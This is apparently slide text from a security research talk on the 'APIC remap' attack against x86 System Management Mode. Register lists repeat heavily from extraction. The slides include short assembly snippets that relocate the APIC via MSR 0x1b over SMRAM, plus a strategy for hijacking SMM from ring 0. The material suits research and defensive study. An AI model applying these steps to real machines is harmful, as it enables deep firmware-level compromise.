SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock

SMM Security

- Preventing SMI blocking
 - ☒ SMI_EN[GBL_SMI_EN]
 - ☒ TCO_EN

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP

SMM Security

& *Really* preventing SMI blocking


- ☒ TCO_LOCK
- ☒ SMI_LOCK

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN

SMM Security


SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN
TCO_LOCK
SMI_LOCK

SMM Security



SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN
TCO_LOCK
SMI_LOCK

SMM Security



SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN
TCO_LOCK
SMI_LOCK

SMM Security

- ❖ A lot of research in this area
 - ❖ Fringes of the MCH
 - ❖ Misconfigurations
- ❖ LegbaCore, ITL, ATR

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN
TCO_LOCK
SMI_LOCK

SMM Security


& There is a way
to simultaneously circumvent
every single protection
... and it's built into the architecture


SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN
TCO_LOCK
SMI_LOCK



20 years ago...


20 years ago...






20 years ago...

20 years ago...



APIC registers mapped to
processor memory at
0xfee00000 – 0xfee01000

A dark background featuring a faint, light-colored circuit board pattern with various lines, nodes, and components.


Processor

Local
APIC

```
; read error status  
; (APIC register 280h)  
mov eax, [0xee00280]
```


20 years ago...

20 years ago...



A problem arises...

20 years ago...




"The P6 family processors permit the starting address of the APIC registers to be relocated from FEE00000H to another physical address. This extension of the APIC architecture is provided to help resolve conflicts with memory maps of existing systems."

- Intel SDM, c. 1997


20 years ago...

```
& mov eax, 0xfed00900  
& mov edx, 0  
& mov ecx, 0x1b  
& wrmsr
```



& mov eax, 0xfed00900
& mov edx, 0
& mov ecx, 0x1b
& wrmsr

20 years ago...



20 years ago...

& A vestigial feature...
& A forgotten patch ...

... to fix a forgotten problem ...

... on a tiny number of legacy systems ...

... 20 years ago.

A faint, light gray watermark-like pattern of a printed circuit board (PCB) is visible across the entire slide. It features a grid of vertical and horizontal lines with small circular pads at the intersections, representing the physical layout of a processor's internal connections.

20 years ago...

& That opens up an incredible vulnerability on
an entirely unrelated piece of the processor.

```
; from ring 0  
; smbase: 0x1ff80000  
mov eax, [0x1ff80000]  
; reads 0xffffffff
```



The APIC Remap Attack

```
; from SMM  
; smbase: 0x1ff80000  
mov eax, [0x1ff80000]  
; reads 0x18A97BFO
```



The APIC Remap Attack

```
mov eax, 0x1ff80900  
mov edx, 0  
mov ecx, 0x1b  
wrmsr
```



The APIC Remap Attack

```
; from ring 0  
; smbase: 0x1ff80000  
mov eax, [0x1ff80000]  
; reads 0x00000000
```



The APIC Remap Attack


```
; from SMM  
; smbase: 0x1ff80000  
mov eax, [0x1ff80000]  
; reads 0x00000000
```



The APIC Remap Attack

```
; from SMM  
; smbase: 0x1ff80000  
mov eax, [0x1ff80000]  
; reads 0x00000000
```

The MCH never receives the memory request: the primary enforcer of SMM security is removed from the picture.



The APIC Remap Attack

The APIC Remap Attack

- ¶ Through the APIC_BASE feature
 - ☒ Ring 0 can manipulate the APIC MMIO range ...
... to intercept Ring -2 accesses to SMRAM

Attack Strategy

- ❖ How to attack ring -2 from ring 0?
- ❖ SMRAM acts as a safe haven for SMM code
 - ❖ As long as SMM code stays in SMRAM...
... ring 0 cannot touch it
 - ❖ But if we can get SMM code to step out of its hiding spot...
... we can hijack execution and gain SMM privileges

RAM

SMRAM

- ↳ Move APIC over SMRAM
 - ↗ Corrupt execution
 - ↗ Trigger fault in SMM
- ↳ Exception handler fetched from ring 0 IDT
 - ↗ Executes within SMM context

Attack Attempt 1

